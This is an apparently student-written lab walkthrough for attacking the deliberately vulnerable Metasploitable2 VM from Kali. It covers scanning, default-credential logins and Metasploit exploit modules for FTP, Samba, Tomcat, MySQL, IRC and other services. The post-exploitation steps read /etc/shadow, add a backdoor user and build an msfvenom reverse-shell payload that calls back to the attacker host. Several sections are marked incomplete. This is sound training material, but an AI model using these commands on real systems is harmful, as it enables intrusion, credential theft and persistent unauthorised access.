

Metasploitable2

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1. Setting Up the Lab Environment

1.1 Download and Install Virtual Machines

1. Download Kali Linux VM:

- Visit the official Kali Linux website (<https://www.kali.org/get-kali/>)
- Download and import the VM into your virtualization platform

2. Download Metasploitable2:

- Download from official sources (<https://sourceforge.net/projects/metasploitable/>)
- Import into your virtualization software

2. Initial Reconnaissance

2.1 Identifying Target IP

1. Find Metasploitable2 IP Address:

- Log into Metasploitable2 using default credentials: `msfadmin/msfadmin`
- Run `ifconfig` to identify the machine's IP address

2. Set Target Variable in Kali:

```
export TARGET=<metasploitable_ip>
```

2.2 Port Scanning

1. Run Comprehensive Nmap Scan:


```
sudo nmap -sV -Pn $TARGET
```

This command:

- `-sV` : Performs service version detection
- `-Pn` : Skips host discovery (assumes the host is online)

2. Save Scan Results:

```
sudo nmap -sV -p- -O $TARGET -oA metasploitable_full_scan
```



```
root@kali: ~  
root@kali:~# export TARGET=192.168.40.131  
root@kali:~# sudo nmap -sV -Pn $TARGET  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-26 01:25 CDT  
Nmap scan report for 192.168.40.131  
Host is up (0.0089s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?         
514/tcp   open  tcpwrapped     
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 00:0C:29:F3:B1:2A (VMware)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 18.23 seconds
```

3. Service Enumeration

Review the Nmap results to identify vulnerable services. Common ports/services on Metasploitable2 include:

- Port 21: FTP (vsftpd 2.3.4)
- Port 22: SSH (OpenSSH 4.7p1)
- Port 23: Telnet
- Port 25: SMTP (Postfix)
- Port 80: HTTP (Apache)
- Ports 139/445: Samba
- Port 3306: MySQL
- Port 5432: PostgreSQL
- Port 5900: VNC
- Port 6667: UnrealIRCd
- Port 8180: Apache Tomcat

4. Exploiting Common Services

4.1 FTP Exploitation (Port 21)

Method 1: Direct Authentication

1. **Connect to FTP Service:**


```
ftp $TARGET
```

2. Login with Default Credentials:

- Username: msfadmin
- Password: msfadmin

3. Anonymous Login Test:

```
```bash
At FTP prompt
open $TARGET
When prompted for username
anonymous
When prompted for password
[enter email address or press Enter]
#DOES NOT WORK SOMETIMES
```
```



```
root@kali: ~
root@kali:~# ftp $TARGET
Connected to 192.168.40.131.
220 (vsFTPd 2.3.4)
Name (192.168.40.131:root): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> open 192.168.40.131
Already connected to 192.168.40.131, use close first.
ftp> 
```

Method 2: vsftpd 2.3.4 Backdoor Exploitation

1. Launch Metasploit:

```
msfconsole
```

2. Search for vsftpd Exploit:

```
search vsftpd
```

3. Use the Backdoor Exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

4. Configure and Execute:

```
set RHOSTS $TARGET
run
```

5. Verify Access:

```
```bash
whoami # Should return "root"
```
```

```
= [ metasploit v6.4.18-dev ]
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

search vsftpd
msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -                                     -              -      -    -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS $TARET
RHOSTS => $TARET
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami
```

4.2 SSH Exploitation (Port 22)

1. Brute Force SSH:

```
#DOESNOT WORK SOMETIMES
hydra -l msfadmin -P /usr/share/wordlists/metasploit/unix_passwords.txt
$TARGET ssh
```

2. Direct SSH Access:

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-
rsa,ssh-dss msfadmin@$TARGET
```

```
root@kali:~# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-rsa,ssh-dss msfadmin@$TARGET
The authenticity of host '192.168.40.131 (192.168.40.131)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.40.131' (RSA) to the list of known hosts.
msfadmin@192.168.40.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Apr 14 02:27:03 2025 from 192.168.40.129
msfadmin@metasploitable:~$
```

4.3 Telnet Exploitation (Port 23)

1. Connect via Telnet:

```
telnet $TARGET
```

2. Login with Default Credentials:

- Username: msfadmin
- Password: msfadmin

3. Verify Access:

```
```bash
whoami
```
```


1. Web Application Scanning:

```
nikto -h $TARGET
```

2. Directory Enumeration:

```
dirb http://$TARGET
```

```
+ http://192.168.40.131/twiki/bin/changes (CODE:200|SIZE:21787)
+ http://192.168.40.131/twiki/bin/edit (CODE:200|SIZE:5349)
+ http://192.168.40.131/twiki/bin/manage (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/passwd (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/preview (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/register (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/save (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/search (CODE:200|SIZE:3550)
+ http://192.168.40.131/twiki/bin/statistics (CODE:200|SIZE:1142)
+ http://192.168.40.131/twiki/bin/upload (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/view (CODE:200|SIZE:10049)
+ http://192.168.40.131/twiki/bin/viewfile (CODE:302|SIZE:0)

---- Entering directory: http://192.168.40.131/twiki/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.40.131/twiki/pub/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://192.168.40.131/phpMyAdmin/setup/frames/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.40.131/phpMyAdmin/setup/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Sat Apr 26 02:03:18 2025
DIRB_CMD: 33868 5498 55
```

3. Exploiting DVWA (Damn Vulnerable Web App):

- Navigate to `http://$TARGET/dvwa/`
- Default credentials: `admin/password`
- Explore various vulnerability categories:
 - SQL Injection
 - Command Injection
 - Cross-Site Scripting (XSS)
 - File Inclusion



4. Exploiting Mutillidae:

- Navigate to `http://$TARGET/mutillidae/`

- Test various OWASP Top 10 vulnerabilities

4.6 Samba Exploitation (Ports 139/445) (NOT COMPLETE)

1. Enumerate Samba Shares:

```
enum4linux -a $TARGET
```

2. List Available Shares:

```
```bash
smbclient -L $TARGET
```
```

```
enum4linux complete on Sat Apr 26 02:07:40 2025
rootkali:~# smbclient -L $TARGET
Password for [WORKGROUP\root]:
Anonymous login successful

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      tmp             Disk      oh noes!
      opt             Disk
      IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
      ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      -----
      Workgroup        Master
      -----
      WORKGROUP        METASPLOITABLE
rootkali:~#
```

3. Access Shares without Password:

```
smbclient //$TARGET/tmp
```

```
rootkali:~# smbclient //$TARGET/tmp
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Mon Apr 14 02:28:30 2025
..               DR           0   Sun May 20 13:36:12 2012
.ICE-unix        DH            0   Mon Apr 14 01:10:46 2025
.X11-unix        DH            0   Mon Apr 14 01:10:59 2025
.X0-lock         HR           11   Mon Apr 14 01:10:59 2025
5225.jsvc_up     R             0   Mon Apr 14 01:11:25 2025

7282168 blocks of size 1024. 5424280 blocks available
smb: \>
```



4. Exploiting Samba using Metasploit:

```
msfconsole
use exploit/multi/samba/usermap_script
set RHOSTS $TARGET
run
```

4.7 PostgreSQL Exploitation (Port 5432) (NOT COMPLETE)

1. Test Default Credentials:

```
psql -h $TARGET -U postgres
```

A terminal window showing a command prompt on a Kali Linux machine. The user runs 'psql -h \$TARGET -U postgres'. The output shows the PostgreSQL client version (16.3) and server version (8.3.1), with a warning that some features might not work due to the version mismatch. The prompt then changes to 'postgres=#'.

```
root@kali:~# psql -h $TARGET -U postgres
Password for user postgres:
psql (16.3 (Debian 16.3-1+b1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=#
```

2. Use Metasploit for PostgreSQL Exploitation:

```
msfconsole
search PostgreSQL
use auxiliary/scanner/postgres/postgres_login
set RHOSTS $TARGET
run
```

3. Execute Code via PostgreSQL:

```
msfconsole
use exploit/linux/postgres/postgres_payload
set RHOSTS $TARGET
set LHOST [your_kali_ip]
run
```

4.8 VNC Exploitation (Port 5900) (NOT COMPLETE)

1. VNC Password Cracking:

```
msfconsole
use auxiliary/scanner/vnc/vnc_login
set RHOSTS $TARGET
run
```

2. Connect to VNC Server:

```
vncviewer $TARGET
```

- The default VNC password is typically: password

4.9 Apache Tomcat Exploitation (Port 8180) (NOT COMPLETE)

1. Access Tomcat Manager:

- Navigate to `http://$TARGET:8180/manager/html`
- Default credentials: tomcat/tomcat

2. Deploy Malicious WAR File using Metasploit:

```
msfconsole
search apache tomcat
use exploit/multi/http/tomcat_mgr_upload
set RHOSTS $TARGET
set RPORT 8180
set HttpUsername tomcat
set HttpPassword tomcat
run
```

4.10 MySQL Exploitation (Port 3306) (NOT COMPLETE)

1. Connect to MySQL:

```
mysql -h $TARGET -u root --skip-ssl
```

```
root@kali:~# mysql -h $TARGET -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 27
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

- MySQL root often has no password in Metasploitable2

2. Enumerate Databases:

```
SHOW DATABASES;  
USE mysql;  
SELECT user, password FROM user;
```

3. MySQL UDF Exploitation with Metasploit:

```
msfconsole  
use exploit/multi/mysql/mysql_udf_payload  
set RHOSTS $TARGET  
set PASSWORD ""  
set USERNAME root  
run
```

4.11 IRC Exploitation (Port 6667) (NOT COMPLETE)

1. Identify UnrealIRCd Version:

```
nmap -sV -p 6667 $TARGET
```

2. Exploit UnrealIRCd Backdoor:

```
msfconsole  
use exploit/unix/irc/unreal_ircd_3281_backdoor  
set RHOSTS $TARGET  
run
```

4.12 Java RMI Exploitation (Port 1099) (NOT COMPLETE)

1. Enumerate RMI Service:

```
msfconsole  
use auxiliary/scanner/misc/java_rmi_server  
set RHOSTS $TARGET  
run
```

2. Exploit Java RMI:

```
msfconsole  
use exploit/multi/misc/java_rmi_server
```

```
set RHOSTS $TARGET  
run
```

4.13 NFS Exploitation (Port 2049) (NOT COMPLETE)

1. List NFS Exports:

```
showmount -e $TARGET
```

2. Mount NFS Share:

```
mkdir /tmp/nfs  
mount -t nfs $TARGET:/path/to/share /tmp/nfs
```

3. Check for Sensitive Files:

```
ls -la /tmp/nfs
```

5. Post-Exploitation Techniques

Once you've gained access to the system, perform the following:

5.1 Privilege Escalation

1. Check Current User and Privileges:

```
id  
sudo -l
```

2. Search for SUID Binaries:

```
find / -perm -u=s -type f 2>/dev/null
```

3. Check for World-Writable Files:

```
find / -writable -type f 2>/dev/null
```

5.2 Data Collection

1. Gather System Information:

```
uname -a
cat /etc/issue
cat /proc/version
```

2. Collect Network Information:

```
ifconfig
netstat -antup
```

3. Harvest User Information:

```
cat /etc/passwd
cat /etc/shadow # If you have root access
```

5.3 Establishing Persistence

1. Create a Backdoor User:

```
useradd -m -s /bin/bash -p $(openssl passwd -1 password) backdooruser
```

2. Deploy a Reverse Shell:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=[your_kali_ip]
LPORT=4444 -f elf > /tmp/backdoor
chmod +x /tmp/backdoor
```